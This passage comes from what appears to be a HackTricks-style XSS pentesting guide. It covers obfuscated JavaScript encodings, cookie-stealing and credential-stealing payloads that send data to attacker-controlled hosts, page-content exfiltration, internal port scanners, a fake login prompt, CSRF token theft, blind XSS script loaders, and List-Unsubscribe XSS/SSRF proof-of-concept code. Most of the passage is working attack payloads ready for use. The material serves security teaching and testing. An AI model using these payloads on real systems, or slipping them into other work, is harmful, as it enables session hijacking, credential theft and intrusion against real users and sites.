[]+!+[]+!+[]]])() 1260 </script> 1261 ``` 1262 1263 ```javascript 1264 //aaencode 1265 ゚ω゚ノ = /`m´)ノ ~┻━┻ / /*´∇`*/["_"] 1266 o = ゚ー゚ = _ = 3 1267 c = ゚Θ゚ = ゚ー゚ - ゚ー゚ 1268 ゚Д゚ = ゚Θ゚ = (o ^ _ ^ o) / (o ^ _ ^ o) 1269 ゚Д゚ = { 1270 ゚Θ゚: "_", 1271 ゚ω゚ノ: ((゚ω゚ノ == 3) + "_")[゚Θ゚], 1272 ゚ー゚ノ: (゚ω゚ノ + "_")[o ^ _ ^ (o - ゚Θ゚)], 1273 ゚Д゚ノ: ((゚ー゚ == 3) + "_")[゚ー゚], 1274 } 1275 ゚Д゚[゚Θ゚] = ((゚ω゚ノ == 3) + "_")[c ^ _ ^ o] 1276 ゚Д゚["c"] = (゚Д゚ + "_")[゚ー゚ + ゚ー゚ - ゚Θ゚] 1277 ゚Д゚["o"] = (゚Д゚ + "_")[゚Θ゚] 1278 ゚o゚ = 1279 ゚Д゚["c"] + 1280 ゚Д゚["o"] + 1281 (゚ω゚ノ + "_")[゚Θ゚] + 1282 ((゚ω゚ノ == 3) + "_")[゚ー゚] + 1283 (゚Д゚ + "_")[゚ー゚ + ゚ー゚] + 1284 ((゚ー゚ == 3) + "_")[゚Θ゚] + 1285 ((゚ー゚ == 3) + "_")[゚ー゚ - ゚Θ゚] + 1286 ゚Д゚["c"] + 1287 (゚Д゚ + "_")[゚ー゚ + ゚ー゚] + 1288 ゚Д゚["o"] + 1289 ((゚ー゚ == 3) + "_")[゚Θ゚] 1290 ゚Д゚["_"] = (o ^ _ ^ o)[゚o゚][゚o゚] 1291 ゚ε゚ = 1292 ((゚ー゚ == 3) + "_")[゚Θ゚] + 1293 ゚Д゚.゚Д゚ノ + 1294 (゚Д゚ + "_")[゚ー゚ + ゚ー゚] + 1295 ((゚ー゚ == 3) + "_")[o ^ _ ^ (o - ゚Θ゚)] + 1296 ((゚ー゚ == 3) + "_")[゚Θ゚] + 1297 (゚ω゚ノ + "_")[゚Θ゚] 1298 ゚ー゚ += ゚Θ゚ 1299 ゚Д゚[゚ε゚] = "\\" 1300 ゚Д゚.゚Θ゚ノ = (゚Д゚ + ゚ー゚)[o ^ _ ^ (o - ゚Θ゚)] 1301 o゚ー゚o = (゚ω゚ノ + "_")[c ^ _ ^ o] 1302 ゚Д゚[゚o゚] = '"' 1303 ゚Д゚["_"]( 1304 ゚Д゚["_"]( 1305 ゚ε゚ + 1306 ゚Д゚[゚o゚] + 1307 ゚Д゚[゚ε゚] + 1308 ゚Θ゚ + 1309 ゚ー゚ + 1310 ゚Θ゚ + 1311 ゚Д゚[゚ε゚] + 1312 ゚Θ゚ + 1313 (゚ー゚ + ゚Θ゚) + 1314 ゚ー゚ + 1315 ゚Д゚[゚ε゚] + 1316 ゚Θ゚ + 1317 ゚ー゚ + 1318 (゚ー゚ + ゚Θ゚) + 1319 ゚Д゚[゚ε゚] + 1320 ゚Θ゚ + 1321 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1322 ((o ^ _ ^ o) - ゚Θ゚) + 1323 ゚Д゚[゚ε゚] + 1324 ゚Θ゚ + 1325 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1326 ゚ー゚ + 1327 ゚Д゚[゚ε゚] + 1328 (゚ー゚ + ゚Θ゚) + 1329 (c ^ _ ^ o) + 1330 ゚Д゚[゚ε゚] + 1331 ゚ー゚ + 1332 ((o ^ _ ^ o) - ゚Θ゚) + 1333 ゚Д゚[゚ε゚] + 1334 ゚Θ゚ + 1335 ゚Θ゚ + 1336 (c ^ _ ^ o) + 1337 ゚Д゚[゚ε゚] + 1338 ゚Θ゚ + 1339 ゚ー゚ + 1340 (゚ー゚ + ゚Θ゚) + 1341 ゚Д゚[゚ε゚] + 1342 ゚Θ゚ + 1343 (゚ー゚ + ゚Θ゚) + 1344 ゚ー゚ + 1345 ゚Д゚[゚ε゚] + 1346 ゚Θ゚ + 1347 (゚ー゚ + ゚Θ゚) + 1348 ゚ー゚ + 1349 ゚Д゚[゚ε゚] + 1350 ゚Θ゚ + 1351 (゚ー゚ + ゚Θ゚) + 1352 (゚ー゚ + (o ^ _ ^ o)) + 1353 ゚Д゚[゚ε゚] + 1354 (゚ー゚ + ゚Θ゚) + 1355 ゚ー゚ + 1356 ゚Д゚[゚ε゚] + 1357 ゚ー゚ + 1358 (c ^ _ ^ o) + 1359 ゚Д゚[゚ε゚] + 1360 ゚Θ゚ + 1361 ゚Θ゚ + 1362 ((o ^ _ ^ o) - ゚Θ゚) + 1363 ゚Д゚[゚ε゚] + 1364 ゚Θ゚ + 1365 ゚ー゚ + 1366 ゚Θ゚ + 1367 ゚Д゚[゚ε゚] + 1368 ゚Θ゚ + 1369 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1370 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1371 ゚Д゚[゚ε゚] + 1372 ゚Θ゚ + 1373 ゚ー゚ + 1374 ゚Θ゚ + 1375 ゚Д゚[゚ε゚] + 1376 ゚Θ゚ + 1377 ((o ^ _ ^ o) - ゚Θ゚) + 1378 (o ^ _ ^ o) + 1379 ゚Д゚[゚ε゚] + 1380 ゚Θ゚ + 1381 ゚ー゚ + 1382 (o ^ _ ^ o) + 1383 ゚Д゚[゚ε゚] + 1384 ゚Θ゚ + 1385 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1386 ((o ^ _ ^ o) - ゚Θ゚) + 1387 ゚Д゚[゚ε゚] + 1388 ゚Θ゚ + 1389 (゚ー゚ + ゚Θ゚) + 1390 ゚Θ゚ + 1391 ゚Д゚[゚ε゚] + 1392 ゚Θ゚ + 1393 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1394 (c ^ _ ^ o) + 1395 ゚Д゚[゚ε゚] + 1396 ゚Θ゚ + 1397 ((o ^ _ ^ o) + (o ^ _ ^ o)) + 1398 ゚ー゚ + 1399 ゚Д゚[゚ε゚] + 1400 ゚ー゚ + 1401 ((o ^ _ ^ o) - ゚Θ゚) + 1402 ゚Д゚[゚ε゚] + 1403 (゚ー゚ + ゚Θ゚) + 1404 ゚Θ゚ + 1405 ゚Д゚[゚o゚] 1406 )(゚Θ゚) 1407 )("_") 1408 ``` 1409 1410 ```javascript 1411 // It's also possible to execute JS code only with the chars: []`+!${} 1412 ``` 1413 1414 ## XSS common payloads 1415 1416 ### Several payloads in 1 1417 1418 1419 [Steal Info Js](/hacktricks/pentesting-web/xss-cross-site-scripting/steal-info-js) 1420 1421 ### Iframe Trap 1422 1423 Make the use navigate in the page without exiting an iframe and steal of his actions (including information sent in forms): 1424 1425 1426 [Iframe Traps](/hacktricks/pentesting-web/iframe-traps) 1427 1428 ### Retrieve Cookies 1429 1430 ```javascript 1431 <img src=x onerror=this.src="http://<YOUR_SERVER_IP>/?c="+document.cookie> 1432 <img src=x onerror="location.href='http://<YOUR_SERVER_IP>/?c='+ document.cookie"> 1433 <script>new Image().src="http://<IP>/?c="+encodeURI(document.cookie);</script> 1434 <script>new Audio().src="http://<IP>/?c="+escape(document.cookie);</script> 1435 <script>location.href = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script> 1436 <script>location = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script> 1437 <script>document.location = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script> 1438 <script>document.location.href = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script> 1439 <script>document.write('<img src="http://<YOUR_SERVER_IP>?c='+document.cookie+'" />')</script> 1440 <script>window.location.assign('http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie)</script> 1441 <script>window['location']['assign']('http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie)</script> 1442 <script>window['location']['href']('http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie)</script> 1443 <script>document.location=["http://<YOUR_SERVER_IP>?c",document.cookie].join()</script> 1444 <script>var i=new Image();i.src="http://<YOUR_SERVER_IP>/?c="+document.cookie</script> 1445 <script>window.location="https://<SERVER_IP>/?c=".concat(document.cookie)</script> 1446 <script>var xhttp=new XMLHttpRequest();xhttp.open("GET", "http://<SERVER_IP>/?c="%2Bdocument.cookie, true);xhttp.send();</script> 1447 <script>eval(atob('ZG9jdW1lbnQud3JpdGUoIjxpbWcgc3JjPSdodHRwczovLzxTRVJWRVJfSVA+P2M9IisgZG9jdW1lbnQuY29va2llICsiJyAvPiIp'));</script> 1448 <script>fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {method: 'POST', mode: 'no-cors', body:document.cookie});</script> 1449 <script>navigator.sendBeacon('https://ssrftest.com/x/AAAAA',document.cookie)</script> 1450 ``` 1451 1452 > [!TIP] 1453 > You **won't be able to access the cookies from JavaScript** if the HTTPOnly flag is set in the cookie. But here you have [some ways to bypass this protection](../hacking-with-cookies/index.html#httponly) if you are lucky enough. 1454 1455 ### Steal Page Content 1456 1457 ```javascript 1458 var url = "http://10.10.10.25:8000/vac/a1fbf2d1-7c3f-48d2-b0c3-a205e54e09e8" 1459 var attacker = "http://10.10.14.8/exfil" 1460 var xhr = new XMLHttpRequest() 1461 xhr.onreadystatechange = function () { 1462 if (xhr.readyState == XMLHttpRequest.DONE) { 1463 fetch(attacker + "?" + encodeURI(btoa(xhr.responseText))) 1464 } 1465 } 1466 xhr.open("GET", url, true) 1467 xhr.send(null) 1468 ``` 1469 1470 ### Find internal IPs 1471 1472 ```html 1473 <script> 1474 var q = [] 1475 var collaboratorURL = 1476 "http://5ntrut4mpce548i2yppn9jk1fsli97.burpcollaborator.net" 1477 var wait = 2000 1478 var n_threads = 51 1479 1480 // Prepare the fetchUrl functions to access all the possible 1481 for (i = 1; i <= 255; i++) { 1482 q.push( 1483 (function (url) { 1484 return function () { 1485 fetchUrl(url, wait) 1486 } 1487 })("http://192.168.0." + i + ":8080") 1488 ) 1489 } 1490 1491 // Launch n_threads threads that are going to be calling fetchUrl until there is no more functions in q 1492 for (i = 1; i <= n_threads; i++) { 1493 if (q.length) q.shift()() 1494 } 1495 1496 function fetchUrl(url, wait) { 1497 console.log(url) 1498 var controller = new AbortController(), 1499 signal = controller.signal 1500 fetch(url, { signal }) 1501 .then((r) => 1502 r.text().then((text) => { 1503 location = 1504 collaboratorURL + 1505 "?ip=" + 1506 url.replace(/^http:\/\//, "") + 1507 "&code=" + 1508 encodeURIComponent(text) + 1509 "&" + 1510 Date.now() 1511 }) 1512 ) 1513 .catch((e) => { 1514 if (!String(e).includes("The user aborted a request") && q.length) { 1515 q.shift()() 1516 } 1517 }) 1518 1519 setTimeout((x) => { 1520 controller.abort() 1521 if (q.length) { 1522 q.shift()() 1523 } 1524 }, wait) 1525 } 1526 </script> 1527 ``` 1528 1529 ### Port Scanner (fetch) 1530 1531 ```javascript 1532 const checkPort = (port) => { fetch(http://localhost:${port}, { mode: "no-cors" }).then(() => { let img = document.createElement("img"); img.src = http://attacker.com/ping?port=${port}; }); } for(let i=0; i<1000; i++) { checkPort(i); } 1533 ``` 1534 1535 ### Port Scanner (websockets) 1536 1537 ```python 1538 var ports = [80, 443, 445, 554, 3306, 3690, 1234]; 1539 for(var i=0; i<ports.length; i++) { 1540 var s = new WebSocket("wss://192.168.1.1:" + ports[i]); 1541 s.start = performance.now(); 1542 s.port = ports[i]; 1543 s.onerror = function() { 1544 console.log("Port " + this.port + ": " + (performance.now() -this.start) + " ms"); 1545 }; 1546 s.onopen = function() { 1547 console.log("Port " + this.port+ ": " + (performance.now() -this.start) + " ms"); 1548 }; 1549 } 1550 ``` 1551 1552 _Short times indicate a responding port_ _Longer times indicate no response._ 1553 1554 Review the list of ports banned in Chrome [**here**](https://src.chromium.org/viewvc/chrome/trunk/src/net/base/net_util.cc) and in Firefox [**here**](https://www-archive.mozilla.org/projects/netlib/portbanning#portlist). 1555 1556 ### Box to ask for credentials 1557 1558 ```html 1559 <style>::placeholder { color:white; }</style><script>document.write("<div style='position:absolute;top:100px;left:250px;width:400px;background-color:white;height:230px;padding:15px;border-radius:10px;color:black'><form action='https://example.com/'><p>Your session has timed out, please log in again:</p><input style='width:100%;' type='text' placeholder='Username' /><input style='width: 100%' type='password' placeholder='Password'/><input type='submit' value='Login'></form><p><i>This login box is presented using XSS as a proof-of-concept</i></p></div>")</script> 1560 ``` 1561 1562 ### Auto-fill passwords capture 1563 1564 ```javascript 1565 <b>Username:</><br> 1566 <input name=username id=username> 1567 <b>Password:</><br> 1568 <input type=password name=password onchange="if(this.value.length)fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net',{ 1569 method:'POST', 1570 mode: 'no-cors', 1571 body:username.value+':'+this.value 1572 });"> 1573 ``` 1574 1575 When any data is introduced in the password field, the username and password is sent to the attackers server, even if the client selects a saved password and don't write anything the credentials will be ex-filtrated. 1576 1577 ### Hijack form handlers to exfiltrate credentials (const shadowing) 1578 1579 If a critical handler (e.g., `function DoLogin(){...}`) is declared later in the page, and your payload runs earlier (e.g., via an inline JS-in-JS sink), define a `const` with the same name first to preempt and lock the handler. Later function declarations cannot rebind a `const` name, leaving your hook in control:<sup>[[4]](#references)</sup> 1580 1581 ```javascript 1582 const DoLogin = () => { 1583 const pwd = Trim(FormInput.InputPassword.value); 1584 const user = Trim(FormInput.InputUtente.value); 1585 fetch('https://attacker.example/?u='+encodeURIComponent(user)+'&p='+encodeURIComponent(pwd)); 1586 }; 1587 ``` 1588 1589 Notes 1590 - This relies on execution order: your injection must execute before the legitimate declaration. 1591 - If your payload is wrapped in `eval(...)`, `const/let` bindings won’t become globals. Use the dynamic `<script>` injection technique from the section “Deliverable payloads with eval(atob()) and scope nuances” to ensure a true global, non-rebindable binding. 1592 - When keyword filters block code, combine with Unicode-escaped identifiers or `eval(atob('...'))` delivery, as shown above. 1593 1594 ### Keylogger 1595 1596 Just searching in github I found a few different ones: 1597 1598 - [https://github.com/JohnHoder/Javascript-Keylogger](https://github.com/JohnHoder/Javascript-Keylogger) 1599 - [https://github.com/rajeshmajumdar/keylogger](https://github.com/rajeshmajumdar/keylogger) 1600 - [https://github.com/hakanonymos/JavascriptKeylogger](https://github.com/hakanonymos/JavascriptKeylogger) 1601 - You can also use metasploit `http_javascript_keylogger` 1602 1603 ### Stealing CSRF tokens 1604 1605 ```javascript 1606 <script> 1607 var req = new XMLHttpRequest(); 1608 req.onload = handleResponse; 1609 req.open('get','/email',true); 1610 req.send(); 1611 function handleResponse() { 1612 var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1]; 1613 var changeReq = new XMLHttpRequest(); 1614 changeReq.open('post', '/email/change-email', true); 1615 changeReq.send('csrf='+token+'&email=test@test.com') 1616 }; 1617 </script> 1618 ``` 1619 1620 ### Stealing PostMessage messages 1621 1622 ```html 1623 <img src="https://attacker.com/?" id=message> 1624 <script> 1625 window.onmessage = function(e){ 1626 document.getElementById("message").src += "&"+e.data; 1627 </script> 1628 ``` 1629 1630 ### PostMessage-origin script loaders (opener-gated) 1631 1632 If a page **stores `event.origin` from a `postMessage` and later concatenates it into a script URL**, the sender controls the **origin** of the loaded JS:<sup>[[6]](#references)</sup> 1633 1634 ```javascript 1635 window.addEventListener('message', (event) => { 1636 if (event.data.msg_type === 'IWL_BOOTSTRAP') { 1637 localStorage.setItem('CFG', {host: event.origin, pixelID: event.data.pixel_id}); 1638 startIWL(); // later loads `${host}/sdk/${pixelID}/iwl.js` 1639 } 1640 }); 1641 ``` 1642 1643 Exploitation recipe (from CAPIG): 1644 1645 - **Gates**: fires only when `window.opener` exists and `pixel_id` is allowlisted; **origin is never checked**. 1646 - **Use CSP-allowed origin**: pivot to a domain already permitted by the victim CSP (e.g., logged-out help pages allowing analytics like `*.THIRD-PARTY.com`) and host `/sdk/<pixel_id>/iwl.js` there via takeover/XSS/upload. 1647 - **Restore `opener`**: in Android WebView, `window.name='x'; window.open(target,'x')` makes the page its own opener; send the malicious `postMessage` from a hijacked iframe. 1648 - **Trigger**: the iframe posts `{msg_type:'IWL_BOOTSTRAP', pixel_id:<allowed>}`; the parent then loads attacker `iwl.js` from the CSP-allowed origin and runs it. 1649 1650 This turns origin-less `postMessage` validation into a **remote script loader primitive** that survives CSP if you can land on any origin already allowed by the policy. 1651 1652 ### Supply-chain stored XSS via backend JS concatenation 1653 1654 When a backend **builds a shared SDK by concatenating JS strings with user-controlled values**, any quote/structure breaker can inject script that is served to every consumer:<sup>[[6]](#references)</sup> 1655 1656 - Example pattern (Meta CAPIG): server appends `cbq.config.set("<pixel>","IWLParameters",{params: <user JSON>});` directly into `capig-events.js`. 1657 - Injecting `'` or `"]}` closes the literal/object and adds attacker JS, creating **stored XSS** in the distributed SDK for every site that loads it (first-party and third-party). 1658 1659 ### Stored XSS in generated reports when escaping is disabled 1660 1661 If uploaded files are parsed and their metadata is printed into HTML reports with escaping disabled (`|safe`, custom renderers), that metadata is a **stored XSS sink**. Example flow:<sup>[[7]](#references)</sup> 1662 1663 ```python 1664 xmlhost = data.getAttribute(f'{ns}:host') 1665 ret_list.append(('dialer_code_found', (xmlhost,), ())) 1666 'title': a_template['title'] % t_name # %s fed by xmlhost 1667 ``` 1668 1669 A Django template renders `{{item|key:"title"|safe}}`, so attacker HTML runs. 1670 1671 **Exploit:** place **entity-encoded HTML** in any manifest/config field that reaches the report: 1672 1673 ```xml 1674 <data android:scheme="android_secret_code" 1675 android:host="<img src=x onerror=alert(document.domain)>"/> 1676 ``` 1677 1678 Rendered with `|safe`, the report outputs `<img ...>` and fires JS on view. 1679 1680 **Hunting:** look for report/notification builders that reuse parsed fields in `%s`/f-strings and disable auto-escape. One encoded tag in an uploaded manifest/log/archive persists XSS for every viewer. 1681 1682 ### Abusing Service Workers 1683 1684 1685 [Abusing Service Workers](/hacktricks/pentesting-web/xss-cross-site-scripting/abusing-service-workers) 1686 1687 ### Accessing Shadow DOM 1688 1689 1690 [Shadow Dom](/hacktricks/pentesting-web/xss-cross-site-scripting/shadow-dom) 1691 1692 ### Polyglots 1693 1694 1695 [Xss Polyglots.Txt](https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/https%3A/github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/xss_polyglots.txt) 1696 1697 ### Blind XSS payloads 1698 1699 You can also use: [https://xsshunter.com/](https://xsshunter.com) 1700 1701 ```html 1702 "><img src='//domain/xss'> 1703 "><script src="//domain/xss.js"></script> 1704 ><a href="javascript:eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')">Click Me For An Awesome Time</a> 1705 <script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//0mnb1tlfl5x4u55yfb57dmwsajgd42.burpcollaborator.net/scriptb");a.send();</script> 1706 1707 <!-- html5sec - Self-executing focus event via autofocus: --> 1708 "><input onfocus="eval('d=document; _ = d.createElement(\'script\');_.src=\'\/\/domain/m\';d.body.appendChild(_)')" autofocus> 1709 1710 <!-- html5sec - JavaScript execution via iframe and onload --> 1711 "><iframe onload="eval('d=document; _=d.createElement(\'script\');_.src=\'\/\/domain/m\';d.body.appendChild(_)')"> 1712 1713 <!-- html5sec - SVG tags allow code to be executed with onload without any other elements. --> 1714 "><svg onload="javascript:eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')" xmlns="http://www.w3.org/2000/svg"></svg> 1715 1716 <!-- html5sec - allow error handlers in <SOURCE> tags if encapsulated by a <VIDEO> tag. The same works for <AUDIO> tags --> 1717 "><video><source onerror="eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')"> 1718 1719 <!-- html5sec - eventhandler - element fires an "onpageshow" event without user interaction on all modern browsers. This can be abused to bypass blacklists as the event is not very well known. --> 1720 "><body onpageshow="eval('d=document; _ = d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')"> 1721 1722 <!-- xsshunter.com - Sites that use JQuery --> 1723 <script>$.getScript("//domain")</script> 1724 1725 <!-- xsshunter.com - When <script> is filtered --> 1726 "><img src=x id=payload== onerror=eval(atob(this.id))> 1727 1728 <!-- xsshunter.com - Bypassing poorly designed systems with autofocus --> 1729 "><input onfocus=eval(atob(this.id)) id=payload== autofocus> 1730 1731 <!-- noscript trick --> 1732 <noscript><p title="</noscript><img src=x onerror=alert(1)>"> 1733 1734 <!-- whitelisted CDNs in CSP --> 1735 "><script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.1/angular.js"></script> 1736 <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script> 1737 <!-- ... add more CDNs, you'll get WARNING: Tried to load angular more than once if multiple load. but that does not matter you'll get a HTTP interaction/exfiltration :-]... --> 1738 <div ng-app ng-csp><textarea autofocus ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' : d.location='//localhost/mH/'"></textarea></div> 1739 1740 <!-- Payloads from https://www.intigriti.com/researchers/blog/hacking-tools/hunting-for-blind-cross-site-scripting-xss-vulnerabilities-a-complete-guide --> 1741 <!-- Image tag --> 1742 '"><img src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/x" onerror="eval(atob(this.id))" id="Y29uc3QgeD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCdzY3JpcHQnKTt4LnNyYz0ne1NFUlZFUn0vc2NyaXB0LmpzJztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKHgpOw=="> 1743 1744 <!-- Input tag with autofocus --> 1745 '"><input autofocus onfocus="eval(atob(this.id))" id="Y29uc3QgeD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCdzY3JpcHQnKTt4LnNyYz0ne1NFUlZFUn0vc2NyaXB0LmpzJztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKHgpOw=="> 1746 1747 <!-- In case jQuery is loaded, we can make use of the getScript method --> 1748 '"><script>$.getScript("{SERVER}/script.js")</script> 1749 1750 <!-- Make use of the JavaScript protocol (applicable in cases where your input lands into the "href" attribute or a specific DOM sink) --> 1751 javascript:eval(atob("Y29uc3QgeD1kb2N1bWVudC5jcmVhdGVFbGVtZW50KCdzY3JpcHQnKTt4LnNyYz0ne1NFUlZFUn0vc2NyaXB0LmpzJztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKHgpOw==")) 1752 1753 <!-- Render an iframe to validate your injection point and receive a callback --> 1754 '"><iframe src="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/%7BSERVER%7D"></iframe> 1755 1756 <!-- Bypass certain Content Security Policy (CSP) restrictions with a base tag --> 1757 <base href="https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/%7BSERVER%7D" /> 1758 1759 <!-- Make use of the meta-tag to initiate a redirect --> 1760 <meta http-equiv="refresh" content="0; url={SERVER}" /> 1761 1762 <!-- In case your target makes use of AngularJS --> 1763 {{constructor.constructor("import('{SERVER}/script.js')")()}} 1764 ``` 1765 1766 ### Regex - Access Hidden Content 1767 1768 From [**this writeup**](https://blog.arkark.dev/2022/11/18/seccon-en/#web-piyosay) it's possible to learn that even if some values disappear from JS, it's still possible to find them in JS attributes in different objects. For example, an input of a REGEX is still possible to find it after the value of the input of the regex was removed:<sup>[[17]](#references)</sup> 1769 1770 ```javascript 1771 // Do regex with flag 1772 flag = "CTF{FLAG}" 1773 re = /./g 1774 re.test(flag) 1775 1776 // Remove flag value, nobody will be able to get it, right? 1777 flag = "" 1778 1779 // Access previous regex input 1780 console.log(RegExp.input) 1781 console.log(RegExp.rightContext) 1782 console.log( 1783 document.all["0"]["ownerDocument"]["defaultView"]["RegExp"]["rightContext"] 1784 ) 1785 ``` 1786 1787 ### Brute-Force List 1788 1789 1790 [Xss.Txt](https://raw.githubusercontent.com/HackTricks-wiki/hacktricks/188de82beb54e70956b2952367a0af91d26758b8/src/pentesting-web/xss-cross-site-scripting/https%3A/github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/xss.txt) 1791 1792 ## XSS Abusing other vulnerabilities 1793 1794 ### XSS in Markdown 1795 1796 Can inject Markdown code that will be renderer? Maybe you you can get XSS! Check: 1797 1798 1799 [Xss In Markdown](/hacktricks/pentesting-web/xss-cross-site-scripting/xss-in-markdown) 1800 1801 ### XSS to SSRF 1802 1803 Got XSS on a **site that uses caching**? Try **upgrading that to SSRF** through Edge Side Include Injection with this payload: 1804 1805 ```python 1806 <esi:include src="http://yoursite.com/capture" /> 1807 ``` 1808 1809 Use it to bypass cookie restrictions, XSS filters and much more!\ 1810 More information about this technique here: [**XSLT**](/hacktricks/pentesting-web/xslt-server-side-injection-extensible-stylesheet-language-transformations). 1811 1812 ### XSS in dynamic created PDF 1813 1814 If a web page is creating a PDF using user controlled input, you can try to **trick the bot** that is creating the PDF into **executing arbitrary JS code**.\ 1815 So, if the **PDF creator bot finds** some kind of **HTML** **tags**, it is going to **interpret** them, and you can **abuse** this behaviour to cause a **Server XSS**. 1816 1817 1818 [Server Side Xss Dynamic Pdf](/hacktricks/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf) 1819 1820 If you cannot inject HTML tags it could be worth it to try to **inject PDF data**: 1821 1822 1823 [Pdf Injection](/hacktricks/pentesting-web/xss-cross-site-scripting/pdf-injection) 1824 1825 ### XSS in Amp4Email 1826 1827 AMP, aimed at accelerating web page performance on mobile devices, incorporates HTML tags supplemented by JavaScript to ensure functionality with an emphasis on speed and security. It supports a range of components for various features, accessible via [AMP components](https://amp.dev/documentation/components/?format=websites). 1828 1829 The [**AMP for Email**](https://amp.dev/documentation/guides-and-tutorials/learn/email-spec/amp-email-format/) format extends specific AMP components to emails, enabling recipients to interact with content directly within their emails. 1830 1831 Example [**writeup XSS in Amp4Email in Gmail**](https://adico.me/post/xss-in-gmail-s-amp4email).<sup>[[18]](#references)</sup> 1832 1833 ### List-Unsubscribe Header Abuse (Webmail XSS & SSRF) 1834 1835 The RFC 2369 `List-Unsubscribe` header embeds attacker-controlled URIs that many webmail and mail clients automatically convert into "Unsubscribe" buttons. When those URIs are rendered or fetched without validation, the header becomes an injection point for both stored XSS (if the unsubscribe link is placed in the DOM) and SSRF (if the server performs the unsubscribe request on behalf of the user).<sup>[[2]](#references)</sup> 1836 1837 #### Stored XSS via `javascript:` URIs 1838 1839 1. **Send yourself an email** where the header points to a `javascript:` URI while keeping the rest of the message benign so that spam filters do not drop it. 1840 2. **Ensure the UI renders the value** (many clients show it in a "List Info" pane) and check whether the resulting `<a>` tag inherits attacker-controlled attributes such as `href` or `target`. 1841 3. **Trigger execution** (e.g., CTRL+click, middle-click, or "open in new tab") when the link uses `target="_blank"`; browsers will evaluate the supplied JavaScript in the origin of the webmail application. 1842 4. Observe the stored-XSS primitive: the payload persists with the email and only requires a click to execute. 1843 1844 ```text 1845 List-Unsubscribe: <javascript://attacker.tld/%0aconfirm(document.domain)> 1846 List-Unsubscribe-Post: List-Unsubscribe=One-Click 1847 ``` 1848 1849 The newline byte (`%0a`) in the URI shows that even unusual characters survive the rendering pipeline in vulnerable clients such as Horde IMP H5, which will output the string verbatim inside the anchor tag. 1850 1851 <details> 1852 <summary>Minimal SMTP PoC that delivers a malicious List-Unsubscribe header</summary> 1853 1854 ```python 1855 #!/usr/bin/env python3 1856 import smtplib 1857 from email.message import EmailMessage 1858 1859 smtp_server = "mail.example.org" 1860 smtp_port = 587 1861 smtp_user = "user@example.org" 1862 smtp_password = "REDACTED" 1863 sender = "list@example.org" 1864 recipient = "victim@example.org" 1865 1866 msg = EmailMessage() 1867 msg.set_content("Testing List-Unsubscribe rendering") 1868 msg["From"] = sender 1869 msg["To"] = recipient 1870 msg["Subject"] = "Newsletter" 1871 msg["List-Unsubscribe"] = "<javascript://evil.tld/%0aconfirm(document.domain)>" 1872 msg["List-Unsubscribe-Post"] = "List-Unsubscribe=One-Click" 1873 1874 with smtplib.SMTP(smtp_server, smtp_port) as smtp: 1875 smtp.starttls() 1876 smtp.login(smtp_user, smtp_password) 1877 smtp.send_message(msg) 1878 ``` 1879 1880 </details> 1881 1882 #### Server-side unsubscribe proxies -> SSRF 1883 1884 Some clients, such as the Nextcloud Mail app, proxy the unsubscribe action server-side: clicking the button instructs the server to fetch the supplied URL itself. That turns the header into an SSRF primitive, especially when administrators set `'allow_local_remote_servers' => true` (documented in [HackerOne report 2902856](https://hackerone.com/reports/2902856)), which allows requests toward loopback and RFC1918 ranges.<sup>[[3]](#references)</sup> 1885 1886 1. **Craft an email** where `List-Unsubscribe` targets an attacker-controlled endpoint (for blind SSRF use Burp Collaborator / OAST). 1887 2. **Keep `List-Unsubscribe-Post: List-Unsubscribe=One-Click`** so the UI shows a single-click unsubscribe button. 1888 3. **Satisfy trust requirements**: Nextcloud, for example, only performs HTTPS unsubscribe requests when the message passes DKIM, so the attacker must sign the email using a domain they control. 1889 4. **Deliver the message to a mailbox processed by the target server** and wait until a user clicks the unsubscribe button. 1890 5. **Observe the server-side callback** at the collaborator endpoint, then pivot to internal addresses once the primitive is confirmed. 1891 1892 ```text 1893 List-Unsubscribe: <http://abcdef.oastify.com> 1894 List-Unsubscribe-Post: List-Unsubscribe=One-Click 1895 ``` 1896 1897 <details> 1898 <summary>DKIM-signed List-Unsubscribe message for SSRF testing</summary> 1899 1900 ```python 1901 #!/usr/bin/env python3 1902 import smtplib 1903 from 